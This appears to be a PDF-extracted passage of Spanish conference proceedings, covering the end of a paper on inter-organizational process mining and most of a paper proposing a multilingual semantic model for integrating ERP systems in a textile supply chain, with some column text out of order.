En [29] presentan un enfoque genérico y sistemático para el soporte de decisiones operacionales utilizando grafos de eventos, que consiste en derivar modelos de grafos de registros de registros de eventos a través de minería de procesos, y simular los modelos construidos a partir de los grafos de eventos para soporte de decisiones operacionales. El proceso que siguen es importar el modelo de workflow y el modelo organizacional, así como el registro de eventos, diseñados con la herramienta YAWL, después son analizados utilizando la herramienta ProM, integrando todos los modelos mediante ProM y convirtiendo los modelos en un modelo de redes de Petri. El modelo integrado de la red de Petri es convertido en modelo basado en redes de Petri coloreadas, para permitir su simulación mediante la herramienta CPN. Lo anterior permite simular el proceso basado en el modelo de grafos de eventos generado bajo diferentes escenarios y analizar los registros de simulación para tres problemas: plan de asignación de recursos, rendimiento de trabajo en equipo bajo diferentes tasas de llegada de casos con un plan específico de asignación de recursos; y evaluación y predicción de las actuaciones personales.

Por otro lado, en [30] se presenta una técnica automatizada de descubrimiento de procesos y proponen una herramienta denominada BPMN Miner, que genera

modelos BPMN a partir de registros de eventos. Para explotar las construcciones de modelado jerárquico de BPMN, BPMN Miner incorpora mecanismos para detectar subprocesos, eventos de interrupción, eventos de límites de no- interrupción, subprocesos de eventos y marcadores de actividad de bucle y multi-instancia. La herramienta BPMN Miner toma como entrada un registro de eventos que consiste en un conjunto de registros de eventos, cada uno incluyendo una marca de tiempo, un tipo de evento (que indica la tarea que generó el evento) y un conjunto de otros atributos y valores. La herramienta y las técnicas utilizadas son validadas utilizando registros con estas características de un sistema de reclamaciones de seguros y un sistema de gestión de subsidios.

En [31] se propone un enfoque de integración de registros de eventos basada en la minería de procesos para obtener modelos de workflow inter-organizaciones. Los registros de eventos contienen información sobre la asignación de recursos y los mensajes intercambiados, que son dos importantes mecanismos de coordinación entre organizaciones. Se propone el concepto de RM_WF_Net para representar los workflow minados. Un RM_WF_Net es un tipo de red Petri extendida que permite representar la asignación de recursos y los mensajes intercambiados en los workflows. En el modelo RM_WF_Net se definen cuatro patrones de coordinación diferentes para la integración del flujo de trabajo entre organizaciones. Se presenta un método de minería de procesos para descubrir modelos de flujo de trabajo en diferentes organizaciones a partir de los registros de eventos que contienen la información sobre la asignación de recursos. Para descubrir los patrones de coordinación entre organizaciones, se ha implementado un middleware para integrar los registros de ejecución de workflow inter-organizacionales. En este sentido, en [32] se propone un método que permite añadir arcos de restablecimiento y que habilita generar un modelo objetivo más compacto y legible. Se utiliza una aplicación directa de un algoritmo de región basado en estados a un registro de eventos con cancelaciones, permitiendo la generación de una red de Petri etiquetada, con una estructura de flujo de control compleja. Además, presentan un algoritmo para descubrir las cancelaciones y construir una RWF-net, con una estructura más compacta y transparente, así como las pruebas requeridas para las modificaciones al algoritmo propuesto. El algoritmo propuesto es derivado de una versión previa de un algoritmo de región basado en estados utilizando redes de Petri.

Sin embargo, ninguno de estos trabajos se enfoca en obtener el comportamiento de la vista global (coreografía) del proceso inter-organizacional.

5. Conclusiones y Trabajos Futuros

En este trabajo se presentó un enfoque para la minería de procesos de negocio inter-organizacionales cuya ejecución se realiza bajo una plataforma basada en la Computación en la Nube. Este enfoque permite determinar el comportamiento de la vista global de procesos inter-organizacionales y determinar si el intercambio de mensajes definidos en la colaboración se cumple de acuerdo el comportamiento esperado.

El enfoque de minería de procesos propuesto fue aplicado a un caso de estudio para un plan de reaprovisionamiento colaborativo en la industria de electrónica mediante la herramienta Disco. Con esta herramienta fue posible aprovechar los datos de eventos generados por los SIOPs para visualizar rápida y objetivamente los procesos *as-is*, es decir, tal como están siendo ejecutados realmente por las organizaciones. Este tipo de análisis permite a las organizaciones determinar variaciones y/o inconsistencias respecto del acuerdo pre-establecido en la colaboración.

Como trabajo futuro se propone incrementar las técnicas de análisis soportadas por el componente de monitoreo y evaluación de la plataforma basada en la nube. Se espera que este componente pueda ser utilizado por las organizaciones para realizar mejoras a sus procesos existentes.

6. Agradecimientos

Este trabajo es realizado en el marco del Programa de Promoción de la Universidad Argentina y financiado por el Ministerio de Educación y Deportes de la Nación. Además, este trabajo es parcialmente financiado por el Consejo Nacional de Ciencia y Tecnología (CONACYT) de México mediante el Proyecto de Investigación de Ciencia Básica SEP-CONACYT 256922.

7. Referencias

- [1] Chituc, C.M., Azevedo, A., Toscano, C.: A framework proposal for seamless interoperability in a collaborative networked environment. *Computers in Industry* 60(5) (2009) 317-338
- [2] Villarreal, P.D., Salomone, E., Chiotti, O.: Modeling and specifications of collaborative business processes using a MDA approach and a UML profile. In Rittgen, P., ed.: *Enterprise Modeling and Computing with UML*. Idea Group Inc., Hershey PA, USA (2007) 13-44.
- [3] Weske, M.: *Business Process Management: Concepts, Languages, Architectures*. 2nd edn. Springer, Berlin, Germany (2012)
- [4] Dumas, M.; der Aalst, W.M.P. y ter Hofstede, A.H.M. *Process-aware information systems: bridging people and software through process technology*. John Wiley and Sons. (2005).
- [5] van der Aalst, W.M.: *Process Mining: Discovery, Conformance and Enhancement of Business Processes*. Springer, Berlin, Germany (2011)
- [6] Fluxicon. *Process Mining for Professionals - Disco*. <http://fluxicon.com/>.
- [7] Cocconi, D., Roa J., Villarreal P. *Cloud-based Platform for Collaborative Business Process Management*. Latin American Conference of Informatics (XLIII CLEI), 2017.
- [8] Cocconi, D. *Cloud platform for collaborative business process implementation and execution*. Congreso Iberoamericano en Ingeniería de Software, 2017.
- [9] Lazarte, I.M., Tello-Leal, E., Roa, J., Chiotti, O., Villarreal, P.D.: Model-driven development methodology for B2B collaborations. En: *Proceedings of the 14th IEEE International Enterprise Distributed Object Computing Conference Workshops (EDOCW 2010)*, IEEE Computer Society (2010) 69-78.
- [10] Tello-Leal, E., Chiotti, O., Villarreal, P.D.: Software agents for management dynamic inter-organizational collaborations. *IEEE Latin America Transactions* 12(2) (2014) 330-341.
- [11] Dumas, M., Rosa, M.L., Mendling, J., Reijers, H.A.: *Fundamentals of Business Process Management*. Springer-Verlag Berlin Heidelberg, Berlin, Germany (2013)
- [12] Roa, J., Chiotti, O., Villarreal, P. A verification method for collaborative business processes, in: F. Daniel, K. Barkaoui, S. Dustdar, W. Aalst, J. Mylopoulos, M. Rosemann, M. J. Shaw, C. Szyperski (Eds.), *Business Process Management Workshops*, Vol. 99 of *Lecture Notes in Business Information Processing*, Springer Berlin Heidelberg, 2012, pp. 293-305.
- [13] Roa, J., Chiotti, O., Villarreal, P. Behavior alignment and control flow verification of process and service choreographies, *Journal of Universal Computer Science* 18 (17) (2012) 2383-2406.
- [14] Tello-Leal, E., Chiotti, O., Villarreal, P.D.: Software Agent Architecture for Managing Inter-Organizational Collaborations. *Journal of Applied Research and Technology*, 12(3) (2014) 514 – 526.
- [15] van der Aalst, W., Adriansyah, A., de Medeiros, A.K.A., et al.: *Process mining manifesto*. In Daniel, F., Barkaoui, K., Dustdar, S., eds.: *Business Process Management Workshops*. Volume 99 of *Lecture Notes in Business Information Processing*. Springer Berlin Heidelberg (2012) 169-194
- [16] Baier, T., Mendling, J., Weske, M.: Bridging abstraction layers in process mining. *Information Systems* 46(6) (2014) 123-139
- [17] Object Management Group, O.: *Business process model and notation version 2.0. Specification formal/2011-01-03*, Object Management Group (January 2011)
- [18] Jensen, K., Kristensen, L.M.: *Coloured Petri Nets: Modelling and Validation of Concurrent Systems*. Springer-Verlag Berlin Heidelberg, Berlin, Germany (2009)

- [19] Gottschalk, F., van der Aalst, W., Jansen-Vullers, M.: Merging event-driven process chains. In Meersman, R., Tari, Z., eds.: *On the Move to Meaningful Internet Systems: OTM 2008*. Volume 5331 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg (2008) 418-426.
- [20] van der Aalst, W., Weijters, T., Maruster, L.: Workflow mining: discovering process models from event logs. *Knowledge and Data Engineering, IEEE Transactions on* 16(9) (Sept 2004) 1128-1142.
- [21] DeMarco, T. *Controlling Software Projects: Management, Measurement and Estimation*. Yourdon Press, 1983.
- [22] Günther, C. W., & Rozinat, A. Disco: Discover Your Processes. *BPM (Demos)*, 940, 40-44. (2012).
- [23] IEEE Standard for eXtensible Event Stream (XES) for Achieving Interoperability in Event Logs and Event Streams, in *IEEE Std 1849-2016*, vol., no., pp.1-50, Nov. 11 2016.
- [24] Weijters A., and Ribeiro, J. Flexible Heuristics Miner (FHM). In: *Proceedings of the IEEE Symposium on Computational Intelligence and Data Mining, CIDM-2011*, (2011), 310–317.
- [25] vanden Broucke Seppe K.L.M., and De Weerd J. Fodina: A robust and flexible heuristic process discovery technique, *Decision Support Systems* 100, (2017), 109-118.
- [26] Leemans S., Fahland D., and van der Aalst W.M.P. Discovering block-structured process models from event logs – a constructive approach. In: *Proceedings of PETRI NETS 2013: Application and Theory of Petri Nets and Concurrency, LNCS*, vol. 7927, Springer, (2013), 311–329.
- [27] Favre C., Fahland D., Völzer H. The relationship between workflow graphs and free-choice workflow nets. *Information Systems* 47, (2015), 197-219.
- [28] De Weerd J., Schupp A., Vanderloock A., and Baesens B.: Process Mining for the multi-faceted analysis of business processes—A case study in a financial services organization. *Computers in Industry* 64, (2013), 57-67.
- [29] Liu Y., Zhang H., Li C., and Jiao R.J. Workflow simulation for operational decision support using event graph through process mining. *Decision Support Systems* 52, (2012), 685-697.
- [30] Conforti R., Dumas M., García-Bañuelos L., and La Rosa M. BPMN Miner: Automated discovery of BPMN process models with hierarchical structure. *Information Systems* 56, (2016), 284-303.
- [31] Zeng Q., Sun S.X., Duan H., Liu C., and Wang H. Cross-organizational collaborative workflow mining from a multi-source log. *Decision Support Systems* 54, (2013), 1280-1301.
- [32] Kalenkova A., and Lomazova I. Discovery of cancellation regions within process mining techniques, in: *Proceedings of CS&P Workshop, CEUR Workshop Proceedings*, vol.1032, CEUR-WS.org, 2013, 232–244.

Modelo Semántico para la Integración de Sistemas ERP en Cadenas de Suministros

Erica S. Fernández^{1,2}, Pedro Querini^{1,2}, Carlos M. Toledo³

¹Depto. Ing. Industrial UTN, FRR.A.

M. Acuña 49, Rafaela, Argentina

²GEMPRO – UTN, FRSF

Lavaisse 610, Santa Fe, Argentina

³Instituto de Desarrollo y Diseño INGAR (CONICET-UTN)

Avellaneda 3657, Santa Fe, Argentina

erica.fernandez@frra.utn.edu.ar

pedroquerini@gmail.com

cmtoledo@santafe-conicet.gov.ar

Resumen

Los sistemas de Planificación de Recursos Empresariales (ERP Enterprise Resource Planning) se definen como un conjunto de aplicaciones que permiten gestionar de manera integrada los procesos de negocio de las empresas. En la actualidad, existen arquitecturas que integran los sistemas ERP a fin de proveer de flexibilidad suficiente para generar Cadenas de Suministros (CS) flexibles, capaces de coordinar la programación y ejecución de actividades a lo largo de toda la cadena. El inconveniente es que estas arquitecturas no consideran las diferencias semánticas que pueden ocurrir entre las empresas debido a los diferentes nomencladores utilizados. Estas diferencias son aún más importantes en CSs que se extienden en diferentes países dada la barrera idiomática como así también en aquellas empresas que integran más de una CS. Para brindar una solución a la problemática planteada, en este trabajo se propone la adaptación de un modelo que permite la gestión de semántica de la información en diferentes lenguajes para lograr una integración semántica de los sistemas ERP de cada empresa involucrada en la CS.

1. Introducción

Una Cadena de Suministro (CS) es una red de empresas autónomas, colectivamente responsables por la obtención, producción y distribución de productos [1]. Los ambientes altamente competitivos y dinámicos en los que actualmente opera la CS generan fuertes obligaciones entre los participantes con el fin de lograr ventajas competitivas, incluso la necesidad de integrar empresas emplazadas en diferentes países. Tal condición hace necesario establecer vínculos más estrechos entre las empresas que la integran y compartir grandes cantidades de información. Los proveedores, mayoristas y minoristas se ven como “socios”, comparten información, delinean planes de negocios, ventas y promociones, analizan en forma conjunta la demanda, planifican y generan los planes

de abastecimiento y distribución. Esta nueva forma de relacionarse se denomina *colaboración*. Las CS deben ser gestionadas de tal forma que los productos sean producidos y distribuidos de modo correcto (cantidad, lugar y fecha) para minimizar los costos totales cumpliendo con los requerimientos de los clientes.

En los últimos años, las empresas que pertenecen a una CS han incorporado a sus prácticas habituales la utilización de sistemas de gestión de la CS tales como los sistemas de Planificación de Recursos Empresariales (ERP, Enterprise Resource Planning) [2-6] y Sistemas de Información para la Gestión de Eventos, conocidos por su sigla en inglés SCEM (Supply Chain Event Management) [7-11]. El propósito de dichos sistemas es coordinar la programación y ejecución de las actividades que tiene lugar a lo largo de la misma.

Un plan de abastecimiento, producción y/o distribución se define como un conjunto de órdenes, que asigna productos a un lugar, y determina la fecha en la que estarán disponibles. En una CS gestionada en forma integrada puede haber varios planes, generalmente uno por cada entidad de negocio o área de la misma. Para gestionar la CS se deben sincronizar los planes de cada una de las empresas que se encuentran definidos en los sistemas ERP, y durante su ejecución estos deben monitorearse para detectar eventos disruptivos. Por ejemplo, el plan de abastecimiento de los puntos de venta de una red de distribución, está sincronizado con el plan de producción de cada proveedor de los productos distribuidos, y cada uno de ellos a su vez está sincronizado con los planes de abastecimiento de los materiales utilizados para la producción. Luego este abastecimiento de materiales es monitoreado para ver si existen demoras que puedan atrasar el proceso de venta.

Durante la sincronización y ejecución (a través del monitoreo y detección de eventos) de un plan integrado, cada empresa comparte información relacionada a los módulos de compras, manufactura, depósitos y ventas que se encuentran en las bases de datos del ERP. El principal inconveniente que tiene

esta integración de ERPs son las diferencias semánticas que pueden ocurrir entre las empresas debido a los diferentes nomencladores utilizados. Estas diferencias son aún más importantes en CSs que se extienden en diferentes países dada la barrera idiomática como así también en aquellas empresas que integran más de una CS. En este último caso la estandarización de los nomencladores puede ser una tarea difícil de lograr dada la gran cantidad de empresas que deben llegar a un acuerdo.

Toledo et al. [12] propone un modelo para la gestión de semántica de la información en diferentes lenguajes. Este modelo amplía las capacidades de las ontologías de dominio permitiendo una adecuada separación entre el espacio ontológico, que refiere a la representación genérica de los conceptos, y el espacio lingüístico, que refiere a los términos utilizados para describir en un lenguaje particular los conceptos representados en el espacio ontológico. Esta característica permite una representación conceptualmente adecuada que facilita la incorporación de diferentes términos a un mismo concepto e incluso la utilización de diferentes lenguajes para la representación de un concepto permitiendo la integración de diferentes fuentes de información.

Por esta razón, en este trabajo se propone una adaptación del modelo para permitir la traducción de conceptos y términos utilizados en diferentes empresas a través de un conjunto de relaciones semánticas. Estas relaciones permiten que diferentes términos provenientes de los módulos de compras, manufactura, depósitos y ventas de los ERP puedan asociarse a un mismo concepto genérico y permita su interpretación y traducción entre otros términos compatibles con los demás ERPs e incluso su interpretación a través de relaciones con otros conceptos/ términos del modelo.

El resto del trabajo se estructura de la siguiente manera: la Sección 2 describe cómo se integran las empresas de una CS a través de los sistemas ERP, la Sección 3 presenta el modelo de integración semántica para la traducción de términos, la Sección 4 presenta un caso de estudio para mostrar del modelo en una CS, por último, la Sección 5 presenta las conclusiones y trabajos futuros.

2. Integración de sistemas ERPs en una CS

Un plan integrado en una CS requiere sincronizar las órdenes de ventas, producción y distribución de las empresas involucradas. Obtenido el plan integrado, éste debe ser monitoreado a efectos de detectar eventos disruptivos [13-14]. Un evento disruptivo se define como un cambio significativo en la cantidad o fecha planificada de una orden que ocurre durante la ejecución de un plan y puede afectar el plan y su sincronización con los otros programas, produciendo efectos negativos que se propagan a lo largo de la CS.

Para gestionar de manera integrada la CS, las empresas comparten datos que se extraen de los módulos de compras, manufactura, depósitos y ventas que se encuentran en las bases de datos del ERP.

Los principales datos de compras incluyen aquellos relacionados al proceso de aprovisionamiento de productos/subproductos/materia prima incorporados en las órdenes de compra. Los de manufactura están relacionados a las órdenes de fabricación, incluyendo la cantidad a producir de un producto/subproducto, fecha de producción. Una vez que las empresas definen una orden de producción, se consumen los materiales necesarios del depósito. Para ello, las empresas deben definir la BOM (Bill of Materials, Lista de Materiales) y los datos de los artículos que ingresan a los almacenes. La BOM contiene una descripción completa del producto enumerando los materiales, las partes, los componentes y la secuencia en que el producto es fabricado. Los de ventas están relacionados con los planes de ventas de los productos/subproductos/materia prima. Si los productos incluidos en un plan no se encuentran en el inventario, el módulo de compra del ERP genera automáticamente los pedidos para que estén a disposición los materiales necesarios y comunica esta información. En caso de ser una fábrica, se emite además una orden de producción. Seguidamente, se contabiliza los recursos materiales disponibles en el almacén y en caso que estos no sean suficientes, y se emite un presupuesto hacia el proveedor del producto, el cual se transformará en orden de compra una vez confirmado manualmente el mismo.

Durante el proceso de monitoreo, cuando comienza su ejecución, de un plan integrado las empresas deben compartir información de productos y servicios de diferentes actividades industriales (Ej.: para consultar los niveles de inventarios de una empresa debido a que su proveedor le enviará una menor cantidad de producto, buscar productos sustitutos ante faltantes del producto principal, entre otros). Estas actividades contienen un conjunto de términos dentro de un nomenclador y comparten cierta estructura de términos y conceptos (Ej.: los términos/conceptos asociados al nomenclador de la producción láctea difieren de la producción porcina). Ante la necesidad de integración entre empresas de diferente tipos de industrias en el proceso de producción-venta-distribución, cada empresa puede intercambiar información en diferentes industrias así una empresa utilizará un conjunto de términos/conceptos para poder compartir información con su cadena de distribución y otro conjunto diferente de términos/conceptos para compartir información con sus proveedores.

Dado los diferentes conjuntos de términos/conceptos, en una CS se utilizarán diferentes modelos que permitan la integración semántica para el intercambio de información y la compatibilización de sus nomencladores modelados a través de términos/conceptos en el modelo. A continuación, se

describe la estructura del modelo para la integración semántica.

3. Modelo de integración semántica

Numerosas estrategias para la representación semántica de términos utilizan ontologías de dominio como estructura base [19-21]. El uso exclusivo de una ontología de dominio para el procesamiento semántico imposibilita la correcta separación entre los conceptos del mundo y su representación a través de un lenguaje. Un concepto (producto, subproducto, materia prima, etc.) existe independientemente de su representación a través de un determinado conjunto de términos que codifican los productos/materiales que forman parte de los nomencladores de las empresas. Este proceso de codificación conlleva a que un concepto pueda tener múltiples representaciones que referencien de diferentes formas a un mismo concepto en diferentes empresas, e incluso con diferentes lenguajes, dificultado su representación a través de ontologías de dominio.

Ante esta necesidad de codificación multiempresa y multilinguaje, este trabajo propone la adaptación de un modelo de representación semántica para la integración de empresas en una CS (Figura 1). En este modelo, cada concepto puede ser enlazado por varios términos que representan sus términos equivalentes utilizados en diferentes empresas. Estos términos representan los diferentes nomencladores de las empresas dentro de la CS.

Los términos del modelo pueden ser simples o compuestos. Los términos simples se refieren a una o más palabras pero sin modificadores (Ej.: dulce de

Formalmente, el modelo se define como una tupla:
 $KM=\{DO,L,LR,NEL\}$

donde:

$DO=\{OC,NE,NEOC,TR,CTR\}$ es una ontología de dominio compuesta por un conjunto de conceptos OC que representan conceptos genéricos de la industria; NE un conjunto de instancias ontológicas que representan entidades nombradas; $NEOC\subseteq OC\times NE$ un conjunto de relaciones que vinculan las entidades nombradas con los conceptos ontológicos, $TR\subseteq OC^2$ un conjunto de relaciones taxonómicas que representan relaciones de subsunción entre dos conceptos (Ej.: conservante y anhídrido sulfuroso), y $CTR\subseteq OC^2$ un conjunto de relaciones que vinculan un concepto base con otros conceptos derivados a partir de la especificación de un conjunto de atributos del concepto base (Ej.: leche y estandarizada).

L incluye los conjuntos de términos Le que representan los nomencladores de cada empresa en particular.

LR es un conjunto de relaciones léxicas que relacionan conceptos ontológicos OC de la ontología DO con los términos de L . Los términos equivalentes utilizados en diferentes empresas se relacionan con un mismo concepto.

NEL es un conjunto de relaciones que relacionan entidades nombradas NE de la ontología DO con los términos L .

A través de este modelo de integración, cada empresa es capaz de organizar sus nomencladores como jerarquías, permitiendo la búsqueda de conceptos con mayor generalización o mayor especificidad a partir de un concepto dado y además su traducción entre los términos utilizados en diferentes empresas. Esto permite que los sistemas ERP y en el proceso




Figura 1: Modelo de integración

leche, yogurt, etc.), mientras que los términos compuestos son aquellos que incluyen un conjunto de características asociadas (Ej.: leche estandarizada, almidón de maíz, etc.).

monitoreo de órdenes se pueda interpretar la información enviada por cada empresa y compatibilizar con sus sistemas locales.

4. Caso de Estudio: CS Textil

Se presenta una CS Textil (Figura 2) que necesita sincronizar y monitorear sus planes para la detección de eventos disruptivos.

producido), y posteriormente es enviado a 2 talleres externos (Taller T1 y T2) que culminan con el ensamblado y costura.

Los niveles de producción de la fábrica F2 y los talleres externos promedian las 30.000 prendas




Figura 2: Cadena de suministro textil

Esta CS está formada por dos fábricas (F1 y F2), dos talleres (T1 y T2) y una empresa de distribución y comercialización (C1). Cada empresa utiliza un sistema ERP para gestionar sus procesos de negocios.

La fábrica F1 se encuentra ubicada en Pakistán y es responsable de la hilandería, tejeduría y tintorería. Esta fábrica produce 25.000 kg de tela mensuales en rollos de 20 kg embalados en pallets de 12 rollos cada uno. Dada su tecnología, la fábrica es capaz de producir telas para distintos usos y con diversidad de colores que son enviadas a diferentes países.

La fábrica F2, se encuentra radicada en la localidad

mensuales (chombas, remeras, buzos, camperas, entre otros) dividida en dos líneas de productos: institucional y moda. El primer grupo consiste en prendas que componen la indumentaria de trabajo de diferentes industrias o negocios identificados con sus respectivos logotipos. El segundo grupo lo integran prendas de similares características bajo el nombre de una marca reconocida del país. Este segundo grupo es vendido a la empresa C1 para su distribución y comercialización.

Dado que las distintas empresas utilizan diferentes términos para referirse a sus productos, incluso en diferentes idiomas, las empresas acuerdan un modelo




Figura 3: Modelo de integración entre fábrica F1 y F2

de Avellaneda, provincia de Santa Fe, y es responsable de la fabricación de prendas de vestir a partir de telas de algodón. La producción completa se vende a la empresa C1 (una importante marca nacional). Una vez recibida las telas de la fábrica F1, se realiza el corte de la prenda, el bordado (si así lo requiere el modelo

de integración semántica para poder compartir información a través de búsquedas semánticas, sincronizar sus planes y monitorearlos para la detección de eventos disruptivos.

La Figura 3 presenta una sección del modelo de integración acordado entre la fábrica F1 (extranjera) y




Figura 4. Arquitectura MAMS

F2 (local). La fábrica F1 utiliza para sus productos un conjunto de términos $L_{F1} = \langle \text{Roll of blue cotton fabric, Roll of white cotton fabric} \rangle$. La fábrica F2 utiliza para sus productos un conjunto de términos $L_{F2} = \langle \text{RTAB, TTAA} \rangle$. Dicha codificación tiene el siguiente significado R=rollo, T=tela, A=algodón, B=blanco o A=azul. A continuación, se presentan un conjunto de escenarios donde el modelo de integración es utilizado para la integración de los términos de las diferentes empresas que integran la CS.

A través de la extensión MAMS-ERP [15] del sistema MASM [16], las empresas sincronizan y monitorean sus planes, detectan eventos disruptivos e informan a las empresas participantes para que de ser necesario inicien acciones correctivas. MAMS-ERP implementa un Servicio de Datos ERP que permite a los Agentes ERP ubicados en las empresas enviar datos extraídos de la base de datos de los ERP y cada Agente ERP implementa un Servicio de Notificación de Eventos que le permite a MAMS-ERP comunicarse para solicitar datos adicionales ante la posible presencia de un evento disruptivo como así también informar a las empresas sobre su ocurrencia (Figura 4).

Tanto MASM como MASM-ERP fueron implementados con la plataforma de programación de agentes JaCaMo [22] que abarca los tres principales niveles de abstracción de un sistema multi-agente: agente, organización y entorno. JaCaMo fue seleccionada ya que es una plataforma de programación operacional que incluye soporte integrado para la programación de artefactos, lo que facilitó la integración de funcionalidades no orientadas a objetivos tales como los modelos de detección y anticipación de eventos disruptivos del sistema MASM. Además de JaCaMo permite la implementación de servicios web mediante el lenguaje WSDL (Web Services Description Language) [23].

A continuación, se presenta un ejemplo de uso del modelo de integración semántica para la sincronización de dos planes de la CS textil. La Tabla 1 describe el

plan de ventas de la fábrica F1 (incluye órdenes de ventas a la empresa F2 y otras) y la Tabla 2 presenta el plan de compras de la empresa F2. Ambos planes se definen en los sistemas ERP propios de cada empresa.

Tabla 1. Plan de ventas de la fábrica F1

Número de orden	Producto	Cantidad (pallets)	Cliente	Fecha de entrega
O1	Roll of blue cotton fabric	75	Textil San Cayetano	01/09/2017
O2	Roll of white cotton fabric	82	Grumetex	01/09/2017
O3	Roll of white cotton fabric	62	F2	01/09/2017
	Roll of blue cotton fabric	88		

Tabla 2. Plan de compras de la fábrica F1

Número de orden	Producto	Cantidad (pallets)	Proveedor	Fecha de entrega
O1	RTAB00	62	F1	20/09/2017
	RTAA00	88		

Para la sincronización de planes, MAMS-ERP utiliza el algoritmo de sincronización propuesto por Fernández et al. [15]. Este algoritmo, una vez definida

las empresas interesadas en participar de la colaboración y el horizonte de planificación, selecciona la empresa que pertenece al último eslabón de la CS y los Agentes ERP buscan las órdenes de compra, producción y venta del producto (objeto de colaboración) de dicha empresa. A su vez, para dicho producto, a través de su BOM, los MAMS-ERP, utilizando sus agentes, buscan los subproductos y materias primas para asociarlos con sus órdenes de compra, producción y venta. Este proceso se repite hasta obtener la trazabilidad de cada producto/subproducto/materia prima con sus órdenes. Luego se escribe cada producto/subproducto/materia prima en función del modelo de integración de la industria textil, resultando el plan sincronizado de la CS.

Finalmente, MAMS-ERP genera un plan sincronizado (Tabla 3) compuesto de un conjunto de órdenes con sus atributos cantidad de producto o subproducto/materia prima, escrito en términos de conceptos definidos en el modelo de integración acordado. También queda establecida la fecha de envío, arribo o producción según el rol de la empresa. A partir de este plan se puede intercambiar información, monitorear y detectar eventos disruptivos.

Tabla 3. Plan sincronizado entre F1 y F2

Fábrica F1: Ov			Fábrica F2: Oc		
Fecha	Materia Prima	Cantidad	Fecha	Materia Prima	Cantidad
01/09/2017	C6 y C5	C6=62 pallets C5=88 pallets			
			20/06/2017	NE2 NE3	NE2=62 pallets NE3=88 pallets

4.1. Intercambio de información y interrupción

